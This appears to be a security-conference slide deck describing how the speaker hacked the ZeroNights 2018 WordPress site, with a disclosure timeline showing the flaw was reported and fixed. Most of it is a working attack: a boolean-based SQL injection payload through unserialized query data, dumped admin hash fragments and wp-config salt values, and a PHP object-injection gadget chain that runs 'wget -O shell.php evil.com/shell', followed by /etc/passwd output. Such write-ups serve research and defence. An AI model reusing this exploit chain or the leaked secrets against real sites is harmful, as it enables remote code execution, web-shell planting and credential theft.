



ZN PWN

Challenge


@Paul_Axe

There was a tradition of
hacking security
conference website


History (2011)




History (2012)



History (2012)



History (2013)



History (2018)

Bo0oM > На вордпресе по десеру так ничего и нет?

Bo0om > https://2018.zeronights.ru/wp-admin/admin-ajax.php?action=pagination_loadmore&query=a%3A67%3A%7Bs%3A9%3A%22post_type%22%3Bs%3A6%3A%22report%22%3Bs%3A1...

<https://2018.zeronights.ru/wp-content/uploads/materials/9%20ZN2018%20WV%20-%20PHP%20unserialize.pdf>


```
function true_load_posts(){
    $args = unserialize( stripslashes( $_POST['query'] ) );
    $args['paged'] = $_POST['page'] + 1;
    $args['post_status'] = 'publish';

    query_posts( $args );
    if( have_posts() ) :
        while( have_posts() ): the_post();
            ...
        endwhile;
    endif;
}
```

<https://misha.blog/wordpress/ajax-pagination.html>

query_posts

```
function query_posts( $query ) {  
    $GLOBALS['wp_query'] = new WP_Query();  
    return $GLOBALS['wp_query']->query( $query );  
}
```

```
class WP_Query {  
    public function query( $query ) {  
        $this->init();  
        $this->query = $this->query_vars = wp_parse_args( $query );  
        return $this->get_posts();  
    }  
}
```

WP_Query

```
class WP_Query {  
    public function query( $query ) {  
        $this->init();  
        $this->query = $this->query_vars = wp_parse_args( $query );  
        return $this->get_posts();  
    }  
  
    public function get_posts() {  
        ...  
        $this->parse_tax_query( $q );  
        $clauses = $this->tax_query->get_sql( $wpdb->posts, 'ID' );  
        $join    .= $clauses['join'];  
        $where   .= $clauses['where'];  
    }  
}
```

WP_tax_Query

```
class WP_Tax_Query {  
    public function get_sql($primary_table, $primary_id_column) {  
        $this->primary_table      = $primary_table;  
        $this->primary_id_column = $primary_id_column;  
  
        return $this->get_sql_clauses();  
    }  
}
```

WP_tax_Query

```
public function get_sql_for_clause( &$clause, $parent_query ) {
    ...
    if ( 'NOT IN' == $operator ) {
        $terms = implode( ',', $terms );

        $where = "$this->primary_table.$this->primary_id_column NOT IN (
            SELECT object_id
            FROM $wpdb->term_relationships
            WHERE term_taxonomy_id IN ($terms)
        )";
    }
    ...
    $sql['where'][] = $where;
    return $sql;
}
```

WP_tax_Query

```
public function get_sql_for_clause( &$amp;clause, $parent_query ) {  
    ...  
    if ( 'NOT IN' == $operator ) {  
        $terms = implode( ',', $terms );  
  
        $where = "$this->primary_table.$this->primary_id_column NOT IN (  
            SELECT object_id  
            FROM $wpdb->term_relationships  
            WHERE term_taxonomy_id IN ($terms)  
        )";  
    }  
    ...  
    $sql['where'][] = $where;  
    return $sql;  
}
```

SQL Injection

SQL Injection

```
if ( null === $this->posts ) {  
    $this->posts = $wpdb->get_col( $this->request );  
}  
  
$this->posts = array_map( 'intval', $this->posts );
```

We have to exploit this injection as boolean-based SQL injection.

SQL Injection

```
$pId = serialize([
    "tax_query" => [
        "lol" => [
            "operator" => "NOT IN",
            "field" => "term_taxonomy_id",
            "terms" => ["31337)) and 1=if((select
ascii(substr(( select version() ),0,1))&1)>0,1,0) limit 1/*"]
        ],
        "ping_status" => "LOL*/ -- 1",
    ]),
```

SQL Injection

2019		
1:roo		nC.AE700
2:v.s		kEoo3fqE8:
2018		
1:k.k		PtwZmQ9rZ,
4:y.d		\$P\$Ba1ILw!
5:a.k		.PsiGRzkBr
6:i.s		LIqpbvgwFj
7:roo		YQHrB/i0JI
8:v.s		jA90tdrZtl
2017		
1:i.s		dd4b5fb29:
2:k.k		ZL3UkPtwZi
4:a.k		jfVL7t4Lx
5:roo		f76SR0lol:
6:v.s		otzsUfPJR

Post-Exploitation

So we got a usernames and password hashes of all ZeroNights admin users. Unfortunately it seems that they are not easily bruteforceable.

What else we can get from the database?

- user sessions
- plugins / themes

User Sessions?

```
function wp_validate_auth_cookie( $cookie = '', $scheme = '' ) {
    $cookie_elements = wp_parse_auth_cookie( $cookie, $scheme );

    $scheme    = $cookie_elements['scheme'];
    $username  = $cookie_elements['username'];
    $hmac      = $cookie_elements['hmac'];
    $token     = $cookie_elements['token'];
    $expired   = $expiration = $cookie_elements['expiration'];

    $pass_frag = substr( $user->user_pass, 8, 4 );

    $key = wp_hash( $username . '|' . $pass_frag . '|' . $expiration . '|' . $token,
    $scheme );

    $hash = hash_hmac( 'sha256' , $username . '|' . $expiration . '|' . $token, $key);

    if ( ! hash_equals( $hash, $hmac ) ) return false;
    $manager = WP_Session_Tokens::get_instance( $user->ID );
    if ( ! $manager->verify( $token ) ) return false;
    ...
}
```


User Sessions?

```
function wp_hash( $data, $scheme = 'auth' ) {
    $salt = wp_salt( $scheme );

    return hash_hmac( 'md5', $data, $salt );
}
```

// wp-config.php

```
define('AUTH_KEY',          ' Xakm<o xQy rw4EMsLKM-?!T+,PFF})H4lzcW57AF
define('SECURE_AUTH_KEY',   'LzJ}op]mr|6+![P}Ak:uNdJCJZd>(Hx.-Mh#Tz)pCI
define('LOGGED_IN_KEY',     '|i|Ux`9<p-h$aFf(qnT:sDO:D1P^wZ$$/Ra@miTJi9
define('NONCE_KEY',         '%:R{[P|,s.KuMltH5}cI;/k<Gx~j!f0I)m_sIyu+&N
define('AUTH_SALT',         'eZyT)-Naw]F8CwA*VaW#q*|.)g@o}| |wf~@C-YSt} (
define('SECURE_AUTH_SALT',  '! =oLUTXh,QW=H `}` `L|9/^4-3 STz},T(w}W<I`.Jj
define('LOGGED_IN_SALT',    '+XSqHc;@Q*K_b|Z?NC[3H!!EONbh.n<+=uKR:>*c(u
define('NONCE_SALT',        'h`GXHhD>SLWVfg1(1(N{;.V!MoE(SfbA_ksP@&`+Ay
```



User Sessions?

Forging the session has following requirements:

- There should be active token for any admin user
- We have to know this token
- We have to know AUTH_SALT value to sign the cookie
- We have to know/bruteforce 4 characters of users user's password hash.

Plugins

We can enumerate plugins using wpscan, but what if there is a plugin that is not listed in wpvulndb or wpscan haven't detect it for some reason?

Plugins

We can enumerate plugins using wpscan, but what if there is a plugin that is not listed in wpvulndb or wpscan haven't detect it for some reason?

```
a:1:{i:0;s:29:"nextgen-gallery/nggallery.php";}
```

nextgen-gallery

```
class simple_html_dom_node
{
    function __toString() { return $this->outertext(); }

    function outertext()
    {
        ...
        if ($this->tag==='root') return $this->innertext();
    }

    function innertext()
    {
        ...
        foreach ($this->nodes as $n)
            $ret .= $n->outertext();
        ...
    }
}
```

nextgen-gallery

```
class simple_html_dom_node
{
    function __toString() { return $this->outertext(); }

    function outertext()
    {
        ...
        if ($this->tag==='root') return $this->innertext();
    }

    function innertext()
    {
        ...
        foreach ($this->nodes as $n)
            $ret .= $n->outertext();
        ...
    }
}
```

nextgen-gallery

```
class Requests_Utility_FilteredIterator extends ArrayIterator {  
    ...  
    public function current() {  
        $value = parent::current();  
        $value = call_user_func($this->callback, $value);  
        return $value;  
    }  
}
```

Final Exploit


```
class simple_html_dom_node
{
    public $tag = 'root';
    public $nodes = array();
    public function __construct(){
        $this->nodes = new Requests_Utility_FilteredIterator();
    }
}

class Requests_Utility_FilteredIterator extends ArrayIterator {
    protected $callback = "system";
    public function __construct() {
        parent::__construct(["wget -O shell.php evil.com/shell"]);
    }
}

echo serialize(["tax_query" => ["relation" => new simple_html_dom_node(),
    "lol" => ["operator" => "NOT IN", "terms"=> ["1"]]
], "ping_status" => ""]);
```

```
← → ↻ ⚠ Not secure | https://2018.zeronights.ru/wp-admin/admin-ajax.php

uid=33(www-data) gid=33(www-data) groups=33(www-data)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```




Timeline

13.11.2018 - SQL Injection found
18.08.2019 - SQL Injection exploited, got admin hashes
22.08.2019 - Got code execution
26.08.2019 - Vulnerability reported
18.09.2019 - Vulnerability fixed

<https://2018.zeronights.ru/hackers.txt>

THANKS FOR ATTENTION



@Paul_Axe